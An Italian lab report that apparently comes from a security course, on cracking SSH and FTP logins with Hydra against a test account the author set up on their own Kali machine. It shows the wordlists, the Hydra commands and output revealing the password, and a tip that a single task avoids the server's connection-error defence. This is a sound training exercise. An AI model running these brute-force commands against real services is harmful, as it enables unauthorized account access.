

S6L5

Obbiettivo: Authentication cracking con Hydra

L'obiettivo di questo report è dimostrare come un attacco di forza bruta, utilizzando lo strumento Hydra, possa essere impiegato per ottenere le credenziali di accesso a servizi di rete autenticati, come SSH e FTP.

Step1. Creazione Utente Kali

Inizio creando un utente Kali che poi verra attaccato.

Vado sul terminale di Kali e con il comando "sudo adduser [nome user] creo un nuovo utente, dopo di che mi viene chiesto di inserire una password.

```
(kali㉿kali)-[~]  
$ sudo adduser test_user  
New password:  
Retype new password:  
Sorry, passwords do not match.  
passwd: Authentication token manipulation error  
passwd: password unchanged  
warn: `/bin/passwd test_user' failed with status 10. Continuing.  
warn: wrong password given or password retyped incorrectly  
Try again? [y/N] y  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []:  
  Room Number []: 2  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] y
```

Step2. Configurazione SSH

```
(kali㉿kali)-[~]  
$ sudo apt update  
Ign:1 http://http.kali.org/kali kali-rolling InRelease  
Ign:2 https://packages.microsoft.com/repos/code stable InRelease  
Ign:1 http://http.kali.org/kali kali-rolling InRelease  
Ign:2 https://packages.microsoft.com/repos/code stable InRelease  
Ign:1 http://http.kali.org/kali kali-rolling InRelease  
Ign:2 https://packages.microsoft.com/repos/code stable InRelease  
0% [Working]
```

Inizio ad aggiornare la lista dei pacchetti disponibili.

Ho notato che l'aggiornamento non è andato a buon fine, cercando la soluzione ho notato che non avevo la source.list per tanto la creo ed inserisco questa linea <http://http.kali.org/kali/dists/kali-rolling/InRelease>.

```
(kali@kali)-[~]
$ sudo nano /etc/apt/source.list

GNU nano 8.4
http://http.kali.org/kali/dists/kali-rolling/InRelease
```

Ora riprovo a fare l'aggiornamento e tutto funziona perfettamente.

```
(kali@kali)-[~]
$ sudo apt update
Get:1 https://packages.microsoft.com/repos/code stable InRelease [3,590 B]
Get:2 https://packages.microsoft.com/repos/code stable/main armhf Packages [20.1 kB]
Get:3 https://packages.microsoft.com/repos/code stable/main arm64 Packages [20.0 kB]
Get:4 https://packages.microsoft.com/repos/code stable/main amd64 Packages [19.9 kB]
Get:5 http://kali.mirror.garr.it/kali kali-rolling InRelease [41.5 kB]
Get:6 http://kali.mirror.garr.it/kali kali-rolling/main arm64 Packages [20.8 MB]
Get:7 http://kali.mirror.garr.it/kali kali-rolling/main arm64 Contents (deb) [50.5 MB]
Get:8 http://kali.mirror.garr.it/kali kali-rolling/contrib arm64 Packages [102 kB]
Get:9 http://kali.mirror.garr.it/kali kali-rolling/contrib arm64 Contents (deb) [246 kB]
Get:10 http://kali.mirror.garr.it/kali kali-rolling/non-free arm64 Packages [151 kB]
Get:11 http://kali.mirror.garr.it/kali kali-rolling/non-free arm64 Contents (deb) [862 kB]
Get:12 http://kali.mirror.garr.it/kali kali-rolling/non-free-firmware arm64 Packages [9,949 B]
Get:13 http://kali.mirror.garr.it/kali kali-rolling/non-free-firmware arm64 Contents (deb) [25.9 kB]
Fetched 72.8 MB in 16s (4,689 kB/s)
194 packages can be upgraded. Run 'apt list --upgradable' to see them.
Warning: https://packages.microsoft.com/repos/code/dists/stable/InRelease: Policy will reject signature within a year, see --audit for details
```

```
(kali@kali)-[~]
$ sudo apt install openssh-server
The following packages were automatically installed and are no longer required:
  python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Upgrading:
  openssh-client openssh-client-gssapi openssh-server openssh-sftp-server

Summary:
  Upgrading: 4, Installing: 0, Removing: 0, Not Upgrading: 190
  Download size: 1,683 kB
  Space needed: 2,048 B / 51.6 GB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main arm64 openssh-sftp-server arm64 1:10.0p1-7 [60.4 kB]
Get:2 http://kali.download/kali kali-rolling/main arm64 openssh-server arm64 1:10.0p1-7 [555 kB]
Get:3 http://kali.download/kali kali-rolling/main arm64 openssh-client arm64 1:10.0p1-7 [925 kB]
Get:4 http://kali.download/kali kali-rolling/main arm64 openssh-client-gssapi all 1:10.0p1-7 [143 kB]
Fetched 1,683 kB in 1s (2,341 kB/s)
Preconfiguring packages ...
(Reading database ... 415919 files and directories currently installed.)
Preparing to unpack .../openssh-sftp-server_1%3a10.0p1-7_arm64.deb ...
Unpacking openssh-sftp-server (1:10.0p1-7) over (1:10.0p1-5) ...
Preparing to unpack .../openssh-server_1%3a10.0p1-7_arm64.deb ...
Unpacking openssh-server (1:10.0p1-7) over (1:10.0p1-5) ...
Preparing to unpack .../openssh-client_1%3a10.0p1-7_arm64.deb ...
Unpacking openssh-client (1:10.0p1-7) over (1:10.0p1-5) ...
Preparing to unpack .../openssh-client-gssapi_1%3a10.0p1-7_all.deb ...
Unpacking openssh-client-gssapi (1:10.0p1-7) over (1:10.0p1-5) ...
```

Procedo installando SSH con la linea di comando “sudo apt install openssh-server”

Ora testo la connessione SSH dell'utente appena creato sul sistema, eseguendo il comando seguente: ssh test_user@ip_kali, sostituite Ip_kali con l'ip della vostra macchina.


```
(kali㉿kali)-[~]
$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:Y0g4ktvLfY1JwWFR8Nhj/EgI8ghRw5AD/R1vRsRhSEc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.12.33+kali-arm64 #1 SMP Kali 6.12.33-1kali1 (2025-06-25) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Step.3 Applicazione del SSH per forzare l'accesso sfruttando HYDRA.

Prima di applicare SSH inizio creando i miei due file contenenti i nomi utenti e password comuni per evitare tempistiche troppo lunghe con file già esistenti come seclist.



```
File Actions Edit View
GNU nano 8.4
admin
user
patrick
pippo
test_user

File Actions Edit View
GNU nano 8.4
user
admin
password
msfadmin
testpas
```

```
(kali㉿kali)-[~]
$ hydra -L users.txt -P password.txt 192.168.50.100 -t1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security-related tasks, these tools are illegal in many countries.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 11:29:18
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5/p:5), ~25 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 5 to do in 00:01h, 1 active
[22][ssh] host: 192.168.50.100 login: test_user password: testpas
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-08 11:30:35
```

Ora che ho tutto pronto attivo il comando: `hydra -L users.txt -P password.txt 192.168.50.100 -t1 ssh`

Come si può vedere dallo screen l'operazione è andata a buon fine usando `login:test_user password:testpas`.

Per questa prova ho usato "-t1" che imposta il numero di task in parallelo da eseguire. In questo caso ho deciso di impostarlo ad 1 per evitare che l'attacco venisse rilevato causando un errore

Come prova ho provato ad usare anche t2 t3 e t4, t2 ha funzionato perfettamente invece t3 e t4 mi ha dato errore perché sono stati rilevati troppe connessioni.

```
(kali㉿kali)-[~]
└─$ hydra -L users.txt -P password.txt 192.168.50.100 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 11:33:01
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-08 11:33:09
```

Step4. Configurazione ed applicazione del servizio ftp

Come fatto precedentemente con SSH inizio con il comando "sudo apt install vsftpd" per installare il servizio ftp

```
(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
The following packages were automatically installed and are no longer required:
  python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 190
  Download size: 137 kB
  Space needed: 381 kB / 51.6 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main arm64 vsftpd arm64 3.0.5-0.2 [137 kB]
Fetched 137 kB in 1s (171 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 415919 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.2_arm64.deb ...
Unpacking vsftpd (3.0.5-0.2) ...
Setting up vsftpd (3.0.5-0.2) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, upda
the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...
```


Dopo di che lo avvio con “sudo systemctl start vsftpd

```
(kali@kali)-[~]  
$ sudo systemctl start vsftpd
```

Dopo di che inserisco il comando usato precedentemente ma con ftp alla fine
hydra -L users.txt -P password.txt 192.168.50.100 -t1 ssh

```
(kali@kali)-[~]  
$ hydra -L users.txt -P password.txt 192.168.50.100 -t1 ftp  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza  
n-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 12:27:04  
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5/p:5), ~25 tries per task  
[DATA] attacking ftp://192.168.50.100:21/  
[STATUS] 18.00 tries/min, 18 tries in 00:01h, 7 to do in 00:01h, 1 active  
[21][ftp] host: 192.168.50.100 login: test_user password: testpas  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-08 12:28:25
```

Anche in questo caso tutto è andato a buon fine.

Analisi e Conclusioni

L'esercizio ha dimostrato l'efficacia di Hydra negli attacchi di forza bruta contro i servizi di rete. Tuttavia, ha anche evidenziato l'importanza delle difese del server.

- **Difese Anti-Brute Force:** La capacità di un servizio di resistere a questi attacchi dipende da meccanismi come il rate-limiting, che limita il numero di tentativi di login in un breve lasso di tempo. L'errore “all children were disabled due too many connection errors” indica proprio l'attivazione di tale difesa. L'utilizzo dell'opzione -t 1 su Hydra ha permesso di aggirare questa protezione.
- **Protocolli e Sicurezza:** L'attacco è stato condotto su due servizi con livelli di sicurezza differenti:
 - **SSH (Secure Shell):** Protocollo criptato che rende l'intercettazione delle credenziali molto difficile.
 - **FTP (File Transfer Protocol):** Protocollo più datato che trasmette le credenziali in chiaro, rendendolo più vulnerabile.

In entrambi i casi, Hydra ha dimostrato di poter craccare le credenziali.